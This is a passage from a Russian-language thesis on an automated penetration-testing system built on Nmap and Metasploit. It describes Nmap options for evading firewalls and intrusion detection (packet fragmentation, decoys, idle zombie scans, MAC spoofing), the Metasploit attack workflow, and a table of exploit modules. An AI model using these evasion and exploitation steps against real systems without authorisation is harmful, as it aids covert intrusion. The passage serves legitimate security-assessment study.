- sS (scan SYN), используется метод сканирования TCP SYN. Заключается в установлении неполного TCP соединения? то есть посылается TCPпакет с флагом SYN, и ожидается ответный пакет. Если в нем будут установленыфлаги SYN и ACK, то порт открыт, если же RST флаг, то порт закрыт. Приполучении ответа с SYN + ACK, целевой системе посылается пакет с флагом RSTдля предотвращения открытия соединения.

- sP (scanPing), посылаются ICMP пакеты с Echo запросами.

- T<0-5>, параметр, отвечающий за то, как часто Nmap шлет пакеты хосту, какие между ними задержки. Значения могут быть от 0 до 5 (0 – очень редко, 5 – очень часто).

- A, опция, говорящая, что необходимо провести определение версии ОС, служб и открытых портов. Включает в себя множество различных методовсканирования (-sC –sV –O –traceroute), является довольно легко обнаруживаемымрежимом Nmap.

- v, увеличение детальности логирования операций, выполняемыхNmap.

- sU (scan UDP), производится UDP сканирование. Поскольку Udp – ненадежный протокол, с помощью этого метода не так легко определить статуспорта. Посылается UDP пакет с пустым заголовком и, если порт закрыт, то долженвернуться ответ с ошибкой ICMP portunreachable. Если порт открыт, то негарантируется, что ответ будет в принципе.

- sV (scanVersion), сканирование с целью определить версиюзапущенных служб.

- p, можно указать, какие порты необходимо просканировать. Поумолчанию Nmap сканирует всего 1000 портов (0-1000).

- O, определение ОС. Метод основан на нескольких различныхфакторах, например, на значении поля TTL (TimeToLive) полученного пакета. ДляОС Windows обычно это поле равно 128, в то время, как для ОС Unix, чаще всеговыставляется значение 64. Также анализируются баннеры успешно определенныхслужб, проводится сигнатурный анализ и так далее [8].Результаты простейшего сканирования утилитой Nmap выглядят следующимобразом(рисунок 7):

Рисунок 7 – Пример результата выполнения Nmap

В разработанном программном комплексе возможноиспользование всех техник сканирования, предлагаемых Nmap.Стоит отметить, что в зависимости от ситуации, стоит применять различныетипы сбора информации («разведки»). Обычно выделяют активную и пассивную«разведку».При проведении пассивного сбора информации либо не происходит никакоговзаимодействия с целевой системой, либо взаимодействие осуществляется строго позаданным заранее правилам. Все, чем располагает нарушитель – это какая-либо общедоступная информация о хосте и перехваченный трафик, отправленный «жертвой». Поэтому, пассивные методы направлены на различный анализ

этоготрафика. Из явных преимуществ следует указать абсолютную скрытность такихметодов, то есть администратор исследуемого хоста не может обнаружить сам фактсканирования. Однако, подобные техники сильно ограничены и не могутпредоставить всю интересующую информацию о системе.Напротив, при активном сканировании, происходит отправка всевозможныхзапросов на атакуемый хост и анализ полученных ответов. В результате можнополучить более подробную и достоверную информацию, однако велика вероятностьобнаружения и блокирования межсетевым экраном.

Также Nmap имеет несколько различных способов обхода средств защиты
информации, таких как сетевые экраны и антивирусы. Зачастую, при попытке сканирования цели, возникают сложности, связанные с наличием на сканируемом хосте каких-нибудь программ, блокирующих трафикNmap. Для того чтобы обойти эту защиту, можно воспользоваться одним изспособов, предлагаемых ниже :

- фрагментация пакетов (-f), может помочь, если на исследуемом хосте установлен устаревший брэндмауэр. Nmap дробит исходный пакет на части, такимобразом, удается обойти средства защиты, основанные на сигнатурном поискевредоносных пакетов;
- использование фальшивых адресов (-D decoy1,decoy2,dec). Если указатьданный параметр, то реальный адрес отправителя (атакующего) будет заменен наодин из указанных. Такая подмена сильно затруднит поиск нарушителя;
- сканирование IdleZombie (-sI [Zombie IP] [Target IP]) – использование другого хоста в качестве своеобразного прокси-сервера. То есть такой типсканирования позволяет посылать пакеты для исследования целевого хоста с другоймашины. Таким образом, реальный IP-адрес нарушителя не будет присутствовать влогах брандмауэра;
- указание номера порта отправителя (–source-port) – часто, при настройкесетевых экранов, администраторы разрешают весь входящий трафик, приходящий сопределенного порта, например, с 20, 53 или 67. Можно воспользоваться подобнойоплошностью и сконфигурировать Nmap таким образом, чтобы он слал пакетыименно с таких портов;
- добавление случайных данных (–data-length) – многие брандмауэры припроверке пакетов обращают внимание на их размер, пытаясь определить, непроисходит ли попытки сканирования портов хоста, так как обычно большинствосканеров посылают пакеты одинакового размера. Данную опцию можноиспользовать, чтобы каждый раз посылать пакеты различной длины;
- подмена MAC-адреса (–spoof-mac) – данная техника эффективна, если нацелевой системе настроена фильтрация по MAC-адресам. Можно выбиратьпроизводителя, а Nmap будет отправлять пакеты с соответствующими ему MACадресами;
- неправильная контрольная сумма (badsum IP), обычно контрольная сумма используется для проверки целостности пакетов. Однако, отправка

пакетов снекорректной контрольной суммой, может помочь получить дополнительнуюинформацию от системы.

Помимо получения данных о целевой системе с помощью средств Nmap,подсистема сбора информации использует некоторые возможности Metasploit
Framework для подтверждения этой информации.В MSF есть набор модулей, предназначенных для проведения сканирования удаленных хостов. Следующие модули являются самыми распространенными и применяются в реализованной подсистеме:

- SYN сканирование, для данного типа сканирования используется модуль auxiliary/scanner/portscan/syn;
- TCP сканирование,модульauxiliary/scanner/portscan/tcp;
- SMB Version сканирование, определение версии ОС на основанииинформации о службе smb. Модуль auxiliary/scanner/smb/smb_version;
- MS SQL сканирование, auxiliary/scanner/mssql/mssql_ping. Определениеоткрытых портов, используемых Microsoft SQL Server.

2 Разработка программного комплекса

Для реализации программного комплекса были выбраны следующие инструменты:

- ОС Debian/Kali,ОС, специально предназначенная для проведения тестов на проникновение, включает в себя огромное множество предустановленныхпрограмм и утилит для программно-технической экспертизы, таких как Aircrack-ng,Burp_suite, Hydra, John_the_Ripper, Metasploit, Nmap, Wireshark, Armitage и другие.

- VMWareplayer, бесплатный программный продукт, предназначенный для запуска образов виртуальных машин. Использовался для установки KaliLinux идругих ОС, выступавших в роли целевых систем. На рисунке 8 показана рабочая виртуальная машина с установленной операционной системой Windows.




Рисунок 8 – Рабочая виртуальная машина

На рисунке 9 показаны настройки операционной системы.




Рисунок 9 – Настройки виртуальной машины

На рисунке 10 показаны общие настройки виртуальной машины.




Рисунок 10 – Общие настройки виртуальной машины

- MetasploitFramework, бесплатный продукт Metasploit, с помощью которого можноосуществлять запуск эксплойтов.
- Nmap, утилита, предназначенная для сканирования IP-сетей.

- PostgreSQL, свободно распространяемая объектно-реляционная система управления базами данных. Поскольку MSF использует именно эту СУБД,для упрощения экспорта/импорта таблиц, было решено для подсистемы анализазащищенности использовать так же PostgreSQL.

- Python,язык высокого уровня общего назначения, ориентированный на повышение производительности разработчика [9].

2.1 MetasploitFramework

При реализации программного комплекса для анализа защищенности АСиспользовался MetasploitFramework. С помощью него происходит запускэксплойтов и дальнейшая эксплуатация уязвимостей.MetasploitProject – это проект, созданный для предоставления информацииоб уязвимостях, предоставляющий средства для создания сигнатур для системобнаружения вторжения (СОВ), написания и тестирования эксплойтов.

Самый известный продукт – MetasploitFramework (MSF) – бесплатная платформа, предназначенная для создания, отладки и запуска эксплойтов. Помимо этого, проект включает в себя базу шеллкодов.В настоящее время MSF переписан на язык Ruby (предыдущие версии былинаписаны на Perl'e) и принадлежит компании Rapid7, которая специализируется на средствах защиты информации.Возможности MSF довольно широки. Платформа предоставляет инструментдля создания, тестирования и выполнения эксплойтов. Для выбранного конкретного эксплойта можно задать полезную нагрузку (payload), в зависимости от которой, в случае успешного выполнения эксплойта, будет совершено то или иное действие в атакуемой системе, например, установка shell или VNC сервера (система удалённого доступа к рабочему столу компьютера). Также можно зашифровать шеллкод, чтобы скрыть атаку от СОВ и СПВ. MetasploitFramework совместим с некоторыми утилитами-сканерами, такими как Nmap и Nessus. Можно загружать в MSF отчеты срезультатами сканирования хостов и использовать эту информацию для выбора подходящих эксплойтов. Самый базовый сценарий атаки с помощью MSF состоит из следующих шагов:

- выбор и конфигурирование эксплойта;
- проверка пригодности данного эксплойта для целевой системы(опционально, доступно не для всех эксплойтов);
- выбор и настройка полезной нагрузки;
- выбор алгоритма шифрования, чтобы СОВ не обнаружила атаку;
- выполнение эксплойта.

MetasploitFramework имеет модульную структуру: эксплойты, полезныенагрузки, сетевые сканеры, – все это модули. Это позволяет сочетать любые модули друг с другом (например, для эксплойта можно выбрать одну из сотен вариантов полезной нагрузки).

На рисунке 11 показан результат успешного проникновения в систему.




Рисунок 11 – Пример успешного запуска эксплойта

2.2 Подсистема формирования БД эксплойтов

Первым шагом при создании БД эксплойтов является обновление списка
эксплойтов MetasploitFramework. Процесс обновления заключается в обновлении самого MSF и выполняется при помощи команды «msfupdate» [10]. Вызов команды опять же происходит через методы класса ProcessBuilder. После того, как MSF обновился, из него выгружается список эксплойтов. Делается это следующим образом: поскольку эксплойты хранятся в определенной директории («/usr/share/metasploit-framework/modules/exploits/<название_ОС>/<название_службы>/»), можно рекурсивно открывать папки с эксплойтами и заносить в таблицу их имена, ОС ислужбы, для которых они предназначены.Кроме того, для каждого эксплойта происходит попытка сопоставить емупорт и протокол. Для этого подготавливается специальный файл со списком служб, и соответствующих им портов и протоколов.Файлформируетсяиздокумента «Service Name and Transport Protocol PortNumber Registry». В нем содержатся следующие данные: имя службы, номер порта, протокол транспортного уровня, описание службы. Помимо этого документа, файл дополняется записями из файла «nmap-services», используемого утилитой Nmap. Он также содержит перечень портов, служб и протоколов. Его структура довольно проста [11]. В нем есть три колонки, разделенные пробелами. В первой хранится имя службы, во второй – номер и протокол, разделенные знаком «/», в третьей – вероятность того, что данный порт будет открытым на исследуемой системе. В результате, из двух источников собирается один, общий файл«services.txt».Всего в нем около 12000 записей. Ниже приведен фрагмент этого файла (рисунок 12):




Рисунок 12 – Фрагмент файла «services.txt»

По этому файлу и происходит определение портов для эксплойтов. Таким образом, после выполнения всех этих действий, получается таблица со столбцами: «ОС», «Служба», «Имя_эксплойта», «Порт», «Протокол». Затем информация о каждом эксплойте дополняется из таблиц MSF – «module_details» и «module_platforms». В них хранятся ранги эксплойты, их описания, типы(активный/пассивный), платформы, для которых они написаны и прочее. Далее,полученная таблица заносится в БД эксплойтов (рисунок 9). Общение с СУБДPostgreSQL происходит при помощи драйвера JDBC [12]. Связь происходить последующей схеме: имеется единый интерфейс, к которому подключается драйвер для работы с PostgreSQL, после этого можно передавать запросы БД.

	id integer	os text	service character varyi	name text	fullname text	port character v	protocol character v	file text	refname text	textname text	rank integer	description text	privileged boolean	disclosure_dat timestamp with	default_ta integer	default text	stance character v	ready boolean
391	1014	linux	http	mutiny_subnetmask_exec	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	Mutiny F	600	This modu	TRUE	2012-10-22	1		passive	TRUE
392	1014	unix	http	mutiny_subnetmask_exec	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	Mutiny F	600	This modu	TRUE	2012-10-22	1		passive	TRUE
393	974	php	http	nas4free_php_exec	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	NAS4Free	500	NAS4Free	TRUE	2013-10-30	0		aggressi	TRUE
394	990	windows	http	netwin_surgeftp_exec	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	Netwin S	400	This modu	FALSE	2012-12-06			aggressi	TRUE
395	990	unix	http	netwin_surgeftp_exec	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	Netwin S	400	This modu	FALSE	2012-12-06			aggressi	TRUE
396	1023	unix	http	op5_license	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	OP5 lice	600	This modu	TRUE	2012-01-05	0		aggressi	TRUE
397	1065	linux	http	op5_welcome	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	OP5 welc	600	This modu	TRUE	2012-01-05	0		aggressi	TRUE
398	1065	unix	http	op5_welcome	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	OP5 welc	600	This modu	TRUE	2012-01-05	0		aggressi	TRUE
399	1044	java	http	openfire_auth_bypass	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	Openfire	600	This modu	TRUE	2008-11-10	0		aggressi	TRUE
400	1044	linux	http	openfire_auth_bypass	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	Openfire	600	This modu	TRUE	2008-11-10	0		aggressi	TRUE
401	1044	windows	http	openfire_auth_bypass	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	Openfire	600	This modu	TRUE	2008-11-10	0		aggressi	TRUE
402	983	unix	http	openmediavault_cmd_exec	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	OpenMedi	600	OpenMedia	TRUE	2013-10-30	0		aggressi	TRUE
403	983	linux	http	openmediavault_cmd_exec	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	OpenMedi	600	OpenMedia	TRUE	2013-10-30	0		aggressi	TRUE
404	1063	php	http	openx_backdoor_php	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	OpenX Ba	600	OpenX Ad	FALSE	2013-08-07	0		aggressi	TRUE
405	1056	java	http	opmanager_socialit_file_upload	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	ManageEr	600	This modu	TRUE	2014-09-27	0		aggressi	TRUE
406	1072	windows	http	oracle_reports_rce	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	Oracle F	500	This modu	FALSE	2014-01-15	0		aggressi	TRUE
407	1072	linux	http	oracle_reports_rce	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	Oracle F	500	This modu	FALSE	2014-01-15	0		aggressi	TRUE
408	1026	php	http	pandora_upload_exec	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	Pandora	600	This modu	FALSE	2010-11-30	0		aggressi	TRUE
409	981	php	http	php_cgi_arg_injection	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	PHP CGI	600	When run	FALSE	2012-05-03	0		aggressi	TRUE
410	970	php	http	php_volunteer_upload_exec	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	PHP Volu	600	This modu	FALSE	2012-05-28	0		aggressi	TRUE
411	1027	php	http	phpldapadmin_query_engine	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	phpLDAPa	600	This modu	FALSE	2011-10-24	0		aggressi	TRUE
412	1049	php	http	phpmoadmin_exec	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	PHPMoAdm	600	This modu	FALSE	2015-03-03	0		aggressi	TRUE
413	1040	php	http	phpmyadmin_3522_backdoor	exploit/multi/ht	80/8008	sctp/tcp	/usr/sha	multi/ht	phpMyAdm	300	This modu	FALSE	2012-09-25	0		aggressi	TRUE

Рисунок 9 – Часть таблицы с эксплойтами.

При окончании формирования/обновления БД эксплойтов пользователю выводится статистика по эксплойтам (сколько их содержится в БД) (рисунок 13).




Рисунок 13 – Результат обновления БД эксплойтов

2.3 Подсистема сбора информации

На вход подсистеме подается IP-адрес целевой системы и профиль сканирования Nmap. Пользователь может выбрать из следующих вариантов (рисунок 11):

- Intensescan – довольно быстрое сканирование, проверяется большинствоTCP портов, определяются запущенные службы;
- Intensescanplus UDP – добавляется UDP и TCP SYN сканирования;
- Intensescan, all TCPports – проверка всех портов (с 1 по 65535). По умолчанию проверяется лишь первые 1000 портов;
- Intensescan, noping – используется опция –Pn, то есть предполагается, что хост точно активен и нет необходимости посылать ему echo запросы;
- Quickscan – очень быстрое сканирование за счет того, что проверяетсятолько 100 основных TCP портов;
- Quickscanplus – то же, что и «Quickscan», но еще добавляется распознавание версий запущенных служб;
- Regularscan – все параметры выставлены по умолчанию (TCP SYN сканирование, первые 1000 портов, ICMP echo запросы для определения состоянияхоста);
- Slowcomprehensivescan – самый подробный и длительный вариант сканирования.




Рисунок 14 – Выбор режима сканирования Nmap

Данные с результатами (информацией о хосте, открытых портах и запущенныхслужбах) заносятся в БД (рисунок 15).

